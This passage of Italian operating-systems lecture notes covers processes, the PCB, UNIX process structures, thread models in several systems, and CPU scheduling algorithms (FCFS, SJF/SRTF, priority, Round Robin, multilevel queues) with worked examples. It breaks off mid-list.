


Figure 4: Diagramma degli stati

4.8 Process Control Block (PCB)

Il Process Control Block è una struttura dati fondamentale usata dal S.O. per gestire e tracciare le informazioni relative a un processo. Contiene le informazioni associate ad un processo, tra cui:

- Stato del processo

- Dati identificativi
- Program counter
- Registri della CPU
- Informazioni per lo scheduling della CPU
- Informazioni per la gestione della memoria
- Informazioni di utilizzo risorse
- Stato dei segnali

I PCB sono mantenuti in una struttura dati del kernel.

4.9 Code di scheduling dei processi

Le code di scheduling sono strutture gestite dal S.O. per organizzare i processi in base al loro stato di esecuzione e facilitare la scelta dei processi da eseguire sulla CPU. Ci sono diversi tipi di code:

- Job queue: insieme di tutti i processi nel sistema.
- Ready queue: processi residenti in memoria principale, pronti e in attesa di essere messi in esecuzione.
- Device (o I/O) queues: processi bloccati in attesa di operazioni su dispositivi.
- Waiting queue: nella letteratura si distingue talvolta tra attesa generica e specifica per I/O, ma concettualmente simili: processi in stato "waiting" sono esclusi dalla ready queue.

4.10 Migrazione dei processi tra le code




Figure 5: Esempio di migrazione tra code

I processi, durante l'esecuzione, migrano da una coda all'altra (figura 5). Un nuovo processo parte nella job queue, poi passa in ready queue quando è caricato in memoria (tramite lo scheduler di lungo termine). Dalla ready queue passa alla CPU (stato running), a cura dello scheduler di breve termine. Se un processo richiede I/O o un evento, viene spostato nella device queue fino a che l'evento non ritorna. Una volta terminata l'I/O, torna nella ready queue. Al termine, va in stato terminated. Gli **scheduler** scelgono quali processi passano da una coda all'altra.

4.11 Gli Scheduler

Il long-term scheduler (o job scheduler) seleziona i processi da portare nella ready queue. Il medium-term scheduler (o swap scheduler) esegue operazioni di swapping: sospende processi (swap out) e li riporta in memoria (swap in) per ottimizzare l'utilizzo della RAM. Il short-term scheduler (o CPU scheduler) seleziona quali processi ready devono essere eseguiti, e quindi assegna la CPU. Lo scheduler di breve termine è invocato molto frequentemente, quindi deve essere veloce. Lo scheduler di lungo termine è invocato raramente, quindi può essere lento e sofisticato. I processi possono essere descritti come:

- I/O-bound: lunghi periodi di I/O, brevi periodi di calcolo.
- CPU-bound: lunghi periodi di intensiva computazione, pochi cicli di I/O.

Lo scheduler di lungo termine controlla il grado di multiprogrammazione e il job mix: un giusto equilibrio tra processi I/O e CPU bound.

4.12 Modelli di esecuzione dei processi

Alcuni modelli di esecuzione (figure 6, 7, 8):




Figure 6: Esecuzione kernel separata dai processi utente




Figure 7: Esecuzione kernel all'interno dei processi




Figure 8: Stretto necessario all'interno del kernel; le decisioni vengono prese da processi di sistema

4.13 Esempio: Processi in UNIX tradizionale

Un processo è un programma in esecuzione + le sue risorse. Un processo è identificato dal **process identifier** (PID), un numero assegnato dal sistema. Ogni processo UNIX ha uno spazio indirizzi separato. Non vede le zone di memoria dedicate agli altri processi. Un processo UNIX ha tre segmenti:

- Stack: stack di attivazione delle subroutine. Cambia dinamicamente.
- Data: contiene lo heap e i dati inizializzati al caricamento del programma. Cambia dinamicamente su richiesta esplicita del programma (es. `malloc`).
- Text: codice eseguibile. Non modificabile, protetto in scrittura.

4.14 Gestione e implementazione dei processi in UNIX

In UNIX, l'utente può creare e manipolare direttamente più processi. I processi sono rappresentati da **process control block**. Il PCB di ogni processo è memorizzato in parte nel kernel (process structure, text structure), in parte nello spazio di memoria del processo (user structure). L'informazione in questi blocchi di controllo è usata dal kernel per il controllo dei processi e per lo scheduling.

4.15 Process Control Block

La struttura base più importante è la process structure. È l'insieme di tutte le informazioni e strutture dati che il S.O. mantiene per gestire un processo in esecuzione o pronto all'esecuzione. Contiene:

- stato del processo
- puntatori alla memoria (segmenti, u-structure, text structure)
- identificatori del processo: PID
- identificatori dell'utente: real UID,
- informazioni di scheduling

La text structure è la porzione di memoria in cui è contenuto il codice eseguibile del programma, ovvero le istruzioni macchina che la CPU dovrà eseguire. È sempre residente in memoria. Memorizza quanti processi stanno usando il segmento text e contiene dati relativi alla gestione della memoria virtuale per il text. Le informazioni sul processo che sono richieste solo quando il processo è residente in memoria sono mantenute nella user structure. Fa parte dello spazio indirizzi user mode, read-only e contiene:

- real UID, effective UID, real GID, effective GID

- gestione di ogni segnali
- terminale di controllo
- risultati/errori delle system call
- tabella dei file aperti
- limiti del processo
- mode mask (umask)

4.16 Segmenti dei dati di sistema

La maggior parte della computazione viene eseguita in user mode; le system call vengono eseguite in supervisor mode. Le due fasi di un processo non si sovrappongono mai. Per l'esecuzione in kernel mode, il processo usa uno stack separato (kernel stack). Il kernel stack con l'u-structure formano il system data segment del processo. (Figura 9):




Figure 9: Parti e strutture di un processo

- Resident tables → un processo è rappresentato da due grandi insiemi di strutture:
  - Process structure:contiene le informazioni di controllo del processo
  - Text structure: descrive la parte di codice eseguibile (segmento text) e può essere condivisa da più processi
- Swappable process image → è l'immagine del processo che può essere caricata/salvata nello swap space su disco. È divisa in:
  - System data structure
    - User structure: contiene informazioni specifiche per l'utente
    - Kernel stack: lo stack che il kernel usa quando esegue chiamate di sistema per conto di questo processo.
  - User space:
    - Text: il codice eseguibile del programma.
    - Data: le variabili globali e statiche.
    - Stack: lo stack del processo in user mode

4.17 Creazione di un processo

- La `fork` alloca una nuova process structure per il processo figlio:
  - nuove tabelle per la gestione della memoria virtuale
  - nuova memoria viene allocata per i segmenti dati e stack
  - i segmenti dati e stack e la user structure vengono copiati, vengono preservati i file aperti, UID e GID, ...
  - il text segment viene condiviso
- La `execve` non crea nessun nuovo processo: i segment dati e stack vengono rimpiazzati.
- La `vfork` non copia i segmenti data e stack; vengono condivisi:
  - il system data segment e la process structure vengono creati
  - il processo padre rimane sospeso finché il figlio non termina o esegue una `execve`
  - il processo padre usa `vfork` per produrre il figlio, che usa `execve` per cambiare immediatamente lo spazio di indirizzamento virtuale: non è necessario copiare data e stack segments del padre
  - comunemente usata da una shell per eseguire un comando e attendere il suo completamento
  - efficiente per processi grandi, ma potenzialmente pericolosa (le modifiche fatte dal processo figlio prima della `execve` si riflettono sullo spazio indirizzi del padre)

4.18 Diagramma degli stati di un processo in UNIX




Figure 10: Diagramma degli stati di un processo in UNIX

(Figura 10):

- User running: esecuzione in modo utente
- Kernel running: esecuzione in modo kernel
- Ready to run, in memory: pronto per andare in esecuzione
- Asleep in memory: in attesa di un evento; processo in memoria

- Ready to run, swapped: eseguibile, ma swappato su disco
- Sleeping, swapped: in attesa di un evento; processo swappato
- Preempted: il kernel lo blocca per mandare un altro processo
- Zombie: il processo non esiste più, si attende che il padre riceva l'informazione dello stato di ritorno

4.19 Dai processi...

I processi finora studiati incorporano due caratteristiche:

- Unità di allocazione risorse: codice eseguibile, dati allocati staticamente (variabili globali) ed esplicitamente (heap), risorse mantenute dal kernel
- Unità di esecuzione: un percorso di esecuzione attraverso uno o più programmi

Queste due componenti sono in realtà indipendenti.

4.20 ...ai thread

Un thread è come un sottoprocesso leggero: è un flusso di istruzioni che può essere eseguito indipendentemente, ma condivide la memoria e le risorse del suo processo. Un thread condivide con i thread suoi pari una unità di allocazione risorse: il codice eseguibile, i dati e le risorse richieste al S.O.. Un **task** è una unità di risorse più i thread che vi accedono. Tutti i thread di un processo accedono alle stesse risorse condivise.

4.21 Condivisione di risorse tra i thread

Vantaggi:

- Creare e cancellare thread è più veloce: meno informazione da duplicare/creare/cancellare
- Lo scheduling tra thread dello stesso processo è molto più veloce che tra processi
- Cooperazione di più thread nello stesso task porta maggiore throughput e performance

Svantaggi:

- Maggiore complessità di progettazione e programmazione
- I processi devono essere "pensati" paralleli
- Minore information hiding
- Sincronizzazione tra i thread
- Gestione dello scheduling tra i thread può essere demandato all'utente
- Inadatto per situazioni in cui i dati devono essere protetti

Ottimi per processi cooperanti che devono condividere strutture dati o comunicare: la comunicazione non coinvolge il kernel.

4.22 Esempi di applicazioni multithread

- **Lavoro foreground/background**: mentre un thread gestisce l'I/O con l'utente, altri thread operano sui dati in background.
- **Elaborazione asincrona**: operazioni asincrone possono essere implementate come thread.
- **Task intrinsecamente paralleli**: vengono implementati ed eseguiti più efficientemente con i thread.

4.23 Stati e operazioni sui thread

Gli stati dei thread sono: *running*, *ready*, *blocked*. Le operazioni:

- **creazione (spawn)**: un nuovo thread viene creato all'interno di un processo (`thread_create`), con un proprio punto d'inizio, stack, ...
- **blocco**: un thread si ferma, e l'esecuzione passa ad un altro thread/processo.
- **sblocco**: quando avviene l'evento, il thread passa dallo stato "blocked" al "ready".
- **cancellazione**: il thread chiede di essere cancellato (`thread_exit`), il suo stack e le copie dei registri vengono deallocati.

Meccanismi per la sincronizzazione tra i thread (semafori, `thread_wait`).

4.24 Implementazioni dei thread

4.24.1 User Level Thread

User-level thread (ULT): stack, program counter e operazioni su thread sono implementati in librerie a livello utente. Vantaggi:

- Efficiente: non c'è il costo della system call
- Semplici da implementare
- Portabile
- Lo scheduling può essere studiato specificatamente per l'applicazione

Svantaggi:

- Non c'è scheduling automatico tra i thread:
  - non c'è prelazione dei thread: se un thread non passa il controllo esplicitamente, monopolizza la CPU (all'interno del processo)
  - system call bloccanti bloccano tutti i thread del processo: devono essere sostituite con delle routine di libreria, che blocchino solo il thread se i dati non sono pronti (jacketing).
- L'accesso al kernel è sequenziale
- Non sfrutta sistemi multiprocessore
- Poco utile per processi I/O bound.

4.24.2 Kernel Level Thread

Kernel-level thread (KLT): il kernel gestisce direttamente i thread. Le operazioni sono ottenute attraverso system call. Vantaggi:

- Lo scheduling del kernel è per thread, non per processo, quindi un thread che si blocca non blocca l'intero processo
- Utile per i processi I/O bound e sistemi multiprocessore

Svantaggi:

- Meno efficiente: costo della system call per ogni operazione sui thread
- Necessita l'aggiunta e la riscrittura di system call dei kernel preesistenti
- Meno portabile
- La politica di scheduling è fissata dal kernel

4.25 Implementazioni ibride ULT/KLT

I **sistemi ibridi** sono sistemi che permettono sia thread livello utente che kernel. Vantaggi:

- tutti quelli dei ULT e KLT
- alta flessibilità

Svantaggio: portabilità, complessità

4.26 Thread pop-up

I pop-up thread sono una particolare tecnica di gestione dei thread usata per rispondere rapidamente e temporaneamente a un evento, come una richiesta di rete, input dell'utente o un task asincrono. Sono thread temporanei, creati "al volo" per gestire un compito specifico, dopodiché vengono terminati. Sono molto utili in contesti distribuiti. Complicazioni: dove eseguirli?

- in user space: safe
- in kernel space: veloce, semplice, ma delicato

4.27 I thread di Solaris tradizionale

- **Processo**: il normale processo UNIX.
- **User-level thread**: implementato da una libreria a livello utente. Invisibili al kernel.
- **Lightweight process**: assegnamento di ULT ad un thread in kernel. Ogni LWP supporta uno o più ULT, ed è gestito dal kernel.
- **Kernel thread**: le entità gestite dallo scheduler.

È possibile specificare il grado di parallelismo *logico* e *fisico* del task.

- I task con parallelismo logico hanno più ULT su un solo LWP.
- I task con parallelismo fisico hanno più ULT su più LWP.
- I task con necessità real-time possono fissare un ULT ad un LWP (*pinning*).
- I task di sistema vengono implementati come kernel thread non associati a LWP.

4.28 Stati di ULT e LWP di Solaris tradizionale

- Sleep: un ULT esegue una primitiva di sincronizzazione e si sospende
- Wakeup: la condizione viene soddisfatta
- Dispatch: un LWP è libero, il thread viene selezionato
- Preempt: si sblocca un ULT a priorità maggiore
- Yielding: un ULT rilascia il controllo

4.29 Processi e Thread di Linux

Linux fornisce una peculiare system call che generalizza la `fork()`:
`pid = clone(function, stack_ptr, sharing_flags, arg)`. I flag descrivono cosa il thread/processo figlio deve condividere con il parent. A seconda dei flag, permette di creare un nuovo thread nel processo corrente, o un processo del tutto nuovo.

4.30 Stati dei processi/thread di Linux

- Ready: pronto per essere schedulato
- Running: in esecuzione
- Waiting: in attesa di un evento
- Stopped: Esecuzione sospesa
- Zombie: terminato, ma non ancora cancellabile

4.31 Processi e Thread di Windows Vista

- **Job**: collezione di processi che condividono quota e limiti
- **Processo**: Dominio di allocazione risorse
- **Thread**: entità schedulata dal kernel. Alterna il modo user e modo kernel. Doppio stack.
- **Fibra** (thread leggero): thread a livello utente. Invisibili al kernel.

4.32 Stati dei thread di Windows

- Ready: pronto per essere schedulato
- Standby: selezionato per essere eseguito
- Running: in esecuzione
- Waiting: in attesa di un evento
- Transition: eseguibile, ma in attesa di una risorsa
- Terminated: terminato, ma non ancora cancellabile

5 Scheduling della CPU

5.1 CPU burst

Un CPU burst è l'intervallo di tempo durante il quale un processo utilizza la CPU senza essere interrotto, cioè esegue istruzioni direttamente sulla CPU senza accedere a dispositivi di I/O. Un processo, nel suo ciclo di vita, alterna:

- **CPU burst**: periodo in cui esegue istruzioni sulla CPU.
- **I/O burst**: periodo in cui attende o utilizza dispositivi di input/output

5.2 Scheduler a breve termine

Lo scheduler a breve termine seleziona tra i processi in memoria e pronti per l'esecuzione, quello a cui allocare la CPU. La decisione dello scheduling può avere luogo quando un processo:

1. passa da running a waiting
2. passa da running a ready
3. passa da waiting o new a ready
4. termina.

Lo scheduling nei casi 1 e 4 è **nonpreemptive**, ovvero una volta che un processo ottiene la CPU, non può essere interrotto da un altro processo fino a quando non termina il suo CPU burst o passa volontariamente allo stato di attesa. Gli altri scheduling sono **preemptive**, ovvero il S.O. può interrompere un processo in esecuzione per assegnare la CPU a un altro processo. L'uso della prelazione ha effetti sulla progettazione del kernel.

5.3 Dispatcher

Si occupa di effettuare il passaggio effettivo del controllo della CPU da un processo all'altro. Questo comporta:

- switch di contesto
- passaggio della CPU da supervisor mode a user mode
- salto alla locazione del programma utente per riprendere il processo

È essenziale che sia veloce. La **latenza di dispatch** è il tempo necessario per fermare un processo e riprenderne un altro.

5.4 Criteri di Valutazione dello Scheduling

Sono:

1. **CPU Utilization**: Percentuale di tempo in cui la CPU è occupata a eseguire processi. Obiettivo: Massimizzare.
2. **Throughput (produttività)**: numero di processi completati in un dato intervallo di tempo. Obiettivo: Massimizzare.
3. **Turnaround Time (tempo di completamento)**: tempo totale tra l'arrivo del processo e il suo completamento. Obiettivo: Minimizzare. Turnaround = Tempo di fine - Tempo di arrivo
4. **Waiting Time (tempo di attesa)**: tempo totale che un processo passa in attesa nella ready queue. Obiettivo: Minimizzare. Waiting = Turnaround - CPU burst totale
5. **Response Time (tempo di risposta)**: tempo tra la richiesta del processo e il primo momento in cui riceve la CPU. Obiettivo: Minimizzare. Response = Primo uso CPU - Tempo di arrivo
6. **Fairness (equità)**: tutti i processi ricevono una quota equa di CPU, nessuno viene affamato (**starvation**).
7. **Predictability (prevedibilità)**: il comportamento dell'algoritmo è costante e prevedibile.

5.5 Obiettivi generali di un algoritmo di scheduling

- Tutti i sistemi: Fairness, Policy Enforcement, Balance
- Sistemi batch: Throughput, Turnaround time, CPU utilization
- Sistemi time-shared: Response time, Proportionality
- Sistemi real-time: Meeting deadlines, Predictability

5.6 Scheduling First-Come, First-Served (FCFS)


È uno degli algoritmi di scheduling più semplici e intuitivi. L'algoritmo First-Come, First-Served (FCFS) assegna la CPU al processo che arriva per primo nella ready queue. Chi arriva per primo viene servito per primo, senza interruzioni. È:

- nonpreemptive
- equo: non c'è pericolo di starvation

Esempio: (figura 11).
Effetto convoglio: i processi I/O-bound si accodano dietro un processo CPU-bound.

Processo	Burst Time
P_1	24
P_2	3
P_3	3

Diagramma di Gantt con l'ordine di arrivo P_1, P_2, P_3



Tempi di attesa: $P_1 = 0$; $P_2 = 24$; $P_3 = 27$

Tempo di attesa medio: $(0 + 24 + 27)/3 = 17$

Figure 11: Esempio di scheduling FCFS

5.7 Scheduling Shortest-Job-First (SJF)

Si associa ad ogni processo la lunghezza del suo prossimo burst di CPU. I processi vengono ordinati e schedulati per tempi crescenti. Due schemi possibili:


- nonpreemptive: quando la CPU viene assegnata ad un processo, questo la mantiene finché non termina il suo burst.
- preemptive: se nella ready queue arriva un nuovo processo il cui prossimo burst è minore del tempo rimanente per il processo attualmente in esecuzione, quest'ultimo viene prelazionato. (Scheduling Shortest-Remaining-Time-First, SRTF)
- salto alla locazione del programma utente per riprendere il processo

SJF è ottimale: fornisce il minimo tempo di attesa per un dato insieme di processi. Si rischia la starvation.

5.8 Esempio di SJF Non-Preemptive

Processo	Arrival Time	Burst Time
P_1	0.0	7
P_2	2.0	4
P_3	4.0	1
P_4	5.0	4

SJF (non-preemptive)



Tempo di attesa medio = $(0 + 6 + 3 + 7)/4 = 4$

Figure 12: Esempio di SJF Non-Preemptive

(Figura 12): P_1 arriva al tempo 0 ed entra subito in queue. Al tempo 2 arriva P_2 che, però, deve attendere il termine di P_1. Al tempo 4 e 5 arrivano, rispettivamente, P_3 e P_4. Il burst time minore ce l'ha P_3, il quale sarà il prossimo a entrare in queue. Seguiranno poi P_2 e P_4. Questo perché i processi vengono ordinati e schedulati per tempi crescenti. Il tempo di attesa di ciascuno sarà quindi:


- P_1: 0, è entrato subito in queue. Tot: 0

- P_2: ha atteso tempo 5 per la terminazione di P_1 + 1 per la terminazione di P_3. Tot: 6
- P_3: ha atteso tempo 3 per la terminazione di P_1. Tot: 3
- P_4: ha atteso tempo 2 per la terminazione di P_1 + 1 per la terminazione di P_3 e 4 per la terminazione di P_2. Tot: 7

5.9 Esempio di SJF Preemptive

Processo	Arrival Time	Burst Time
P_1	0.0	7
P_2	2.0	4
P_3	4.0	1
P_4	5.0	4

SRTF (preemptive)



Tempo di attesa medio = (9 + 1 + 0 + 2)/4 = 3

Figure 13: Esempio di SJF Preemptive

(Figura 13): P_1 arriva al tempo 0 ed entra subito in queue. Quando al tempo 2 arriva P_2, questo ha un burst time inferiore a quello di P_1 (gli manca un tempo 5 per terminare, mentre a P_2 ne serve solo 4) e quindi viene prelazionato. Al tempo 4 arriva P_3 con un burst time di 1. A P_2 manca ancora tempo 2 e quindi viene prelazionato. P_3 termina e P_2 torna in queue. Al tempo 5 arriva P_4 con un burst time di 4, quindi aspetta che P_2 termini. A P_1 manca ancora un tempo 5 per terminare, quindi la CPU viene assegnata a P_4 e poi, una volta terminato, a P_1. Il tempo di attesa di ciascuno sarà quindi:

- P_1: la somma dei burst time degli altri processi meno 2 (tempo in cui è stato eseguito): 9
- P_2: non ha dovuto aspettare per entrare in queue, ma ha aspettato tempo 1 per la fine di P_3: 1
- P_3: non ha mai dovuto aspettare: 0
- P_4: ha aspettato la fine di P_2: 2

5.10 Come determinare la lunghezza del prossimo ciclo di burst?

Si può solo dare una stima. Nei sistemi batch, il tempo viene stimato dagli utenti. Nei sistemi time sharing, possono essere usati i valori dei burst precedenti, con una media pesata esponenziale

1. t_n = tempo dell'n-esimo burst di CPU
2. τ_{n+1} = valore previsto per il prossimo burst di CPU
3. α parametro, $0 \leq \alpha \leq 1$
4. Calcolo: $\tau_{n+1} := \alpha t_n + (1-\alpha)\tau_n$

5.11 Esempi di media esponenziale

Espandendo la formula:

$$\tau_{n+1} = \alpha t_n + (1-\alpha)\alpha t_{n-1} + \cdots + (1-\alpha)^j \alpha t_{n-j} + \cdots + (1-\alpha)^{n+1}\tau_0$$

- Se $\alpha = 0$: $\tau_{n+1} = \tau_0 \Rightarrow$ la storia recente non conta.
- Se $\alpha = 1$: $\tau_{n+1} = t_n \Rightarrow$ solo l'ultimo burst conta
- Valore tipico per α: 0.5; in tal caso la formula diventa:

$$\tau_{n+1} = \frac{t_n + \tau_n}{2}$$

5.12 Predizione con media esponenziale




Figure 14: Predizione con media esponenziale

(Figura 14).

5.13 Scheduling a priorità

È una tecnica usata per decidere quale processo o attività eseguire per primo sulla base di una priorità assegnata. Un numero di priorità è associato ad ogni processo. La CPU viene allocata al processo con la priorità più alta. Le priorità possono essere definite:

- internamente: in base a parametri misurati dal sistema sul processo (tempo di CPU impiegato, file aperti, memoria,...)
- esternamente: importanza del processo, dell'utente proprietario,...

Gli scheduling con priorità possono essere preemptive o nonpreemptive. SJF è uno scheduling a priorità, dove la priorità è il prossimo burst di CPU previsto. Un problema di questo tipo di scheduling è la **starvation**: i processi a bassa priorità possono venire bloccati da un flusso continuo di processi a priorità maggiore. Vengono eseguiti quando la macchina è molto scarica oppure possono non venire mai eseguiti. Una soluzione può essere l'**aging**, ovvero col passare del tempo i processi non eseguiti aumentano la loro priorità.

5.14 Round Robin (RR)


È un algoritmo con prelazione specifico dei sistemi time-sharing: simile a FCFS ma con prelazione quantizzata. Ogni processo riceve una piccola unità di tempo di CPU, il **quanto**, tipicamente 10-100 millisecondi. Dopo questo periodo, il processo viene prelazionato e rimesso nella coda di ready. Se ci sono n processi in ready, e il quanto è q, allora ogni processo riceve $\frac{1}{n}$ del tempo di CPU in periodi di durata massima q. Nessun processo attende più di $(n-1)q$.

5.15 Esempio: RR con quanto = 20

(Figura 15).

Processo	Burst Time
P_1	53
P_2	17
P_3	68
P_4	24

Diagramma di Gantt



Tipicamente, si ha un tempo di turnaround medio maggiore, ma minore tempo di risposta

Figure 15: Esempio: RR con quanto = 20

5.16 Prestazioni dello scheduling RR

- q grande ⇒ degenera nell'FCFS .
- q piccolo ⇒ q deve comunque essere grande rispetto al tempo di context switch, altrimenti l'overhead è elevato

L'80% dei CPU burst dovrebbero essere inferiori a q.

5.17 Scheduling con code multiple

La coda di ready è partizionata in più code separate (figura 16). Ogni coda ha un suo algoritmo di




Figure 16: Scheduling con code multiple

scheduling. Lo scheduling deve avvenire tra tutte le code, quindi potremmo avere:

- Scheduling a priorità fissa: esegue i processi di una coda solo se le code di priorità superiore sono vuote ⇒ possibilità di starvation.
- Quanti di tempo per code: ogni coda riceve un certo ammontare di tempo di CPU per i suoi processi.

5.18 Scheduling a code multiple con feedback

I processi vengono spostati da una coda all'altra, dinamicamente. P.e., per implementare l'aging, se un processo ha usato recentemente:

- molta CPU, viene spostato in una coda a minore priorità
- poca CPU, viene spostato in una coda a maggiore priorità

Uno scheduler a code multiple con feedback viene definito dai seguenti parametri:

- numero di code
